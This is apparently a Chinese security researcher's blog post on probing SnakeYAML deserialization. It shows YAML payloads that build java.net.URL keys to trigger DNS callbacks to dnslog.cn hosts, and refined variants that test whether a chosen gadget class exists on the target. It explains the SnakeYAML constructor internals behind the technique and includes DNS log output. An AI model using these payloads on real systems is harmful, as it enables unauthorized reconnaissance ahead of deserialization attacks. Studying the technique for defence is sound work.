# SnakeYAML实现Gadget探测

@Y4tacker

## 思路来源

今天在学习SnakeYAML的反序列化的时候，想到一个新的探测payload，网上之前有一个SPI那个链子可以有通过URLClassloader检测

```
String poc = "!!java.net.URL [null, \"[http://osrwbf.dnslog.cn]
(http://osrwbf.dnslog.cn/)\"]: 1";
```

这个的话主要是因为SnakeYAML在解析带键值对的集合的时候会对键调用hashCode方法因此会触发DNS解析，

```
protected void constructMapping2ndStep(MappingNode node, Map<Object, Object> mapping) {
    List<NodeTuple> nodeValue = node.getValue();
    Iterator i$ = nodeValue.iterator();

    while(i$.hasNext()) {
        NodeTuple tuple = (NodeTuple)i$.next();
        Node keyNode = tuple.getKeyNode();
        Node valueNode = tuple.getValueNode();
        Object key = this.constructObject(keyNode);
        if (key != null) {
            try {
                key.hashCode();
            } catch (Exception var10) {
                throw new ConstructorException("while constructing a mapping", node.getStartMark(), "found
            }
        }
```

因此通过构造URL对象后面简单加个: 1让他成为一个mapping ， 不过会触发多次

Get SubDomain Refresh Record

skibet.dnslog.cn

| DNS Query Record | IP Address | Created Time |
| --- | --- | --- |
| skibet.dnslog.cn | 61.188.16.138 | 2022-02-08 21:56:01 |
| skibet.dnslog.cn | 172.253.6.4 | 2022-02-08 21:55:59 |
| skibet.dnslog.cn | 61.188.7.194 | 2022-02-08 21:55:59 |

## 实现探测Gadget

### 不完美的构造

这里再补充个探测gadget思路：：在刚刚的思路上实现了探测gadget，如果string存在才会接着触发URLDNS，不存在就不会

```
String poc = "key: [!!java.lang.String []: 0, !!java.net.URL [null, \"
[http://5ydl3f.dnslog.cn](http://5ydl3f.dnslog.cn/)\"]: 1]";
```

当然上面的payload又遇到了问题，如果对象的构造方法私有化就不行，为什么呢看下文

### 更完善的方案

解决方案是

```
String poc = "key: [!!java.lang.String {}: 0, !!java.net.URL [null, \"
[http://5ydl3f.dnslog.cn](http://5ydl3f.dnslog.cn/)\"]: 1]";
```

这个与上面的区别不一样在于探测的类后面[]或{}对应的分别是ConstructSequence与ConstructMapping，光这样说还是不够清楚，就详细来说，可以看到`org.yaml.snakeyaml.constructor.Constructor.ConstructSequence#construct`的处理逻辑如下，我们只看最关键的地方



可以看到这里获取构造函数调用的是`node.getType().getConstructors()`，也就是只会获得公有的构造函数，因此会出错

如果换成了`{}`则会调用`org.yaml.snakeyaml.constructor.Constructor.ConstructMapping#construct`


这里首先调用`createEmptyJavaBean`实例化对象，可以看到这里是getDeclaredConstructor就算是私有也Ok

```
protected Object createEmptyJavaBean(MappingNode node) {
  try {
    java.lang.reflect.Constructor<?> c =
node.getType().getDeclaredConstructor();
    c.setAccessible(true);
    return c.newInstance();
  } catch (Exception var3) {
    throw new YAMLException(var3);
  }
}
```

那么你会好奇如果我想要调用带参数的构造函数怎么办，那肯定不行，那SnakeYAML如何处理的呢也就是后面调用了，`constructJavaBean2ndStep`，与本文探测问题无关，简单来说其实就是在while循环里不断通过反射设置值




## 总结

有时候细节也确实很重要，昨晚匆匆忙忙却忽略了很多细节，说起来也是惭愧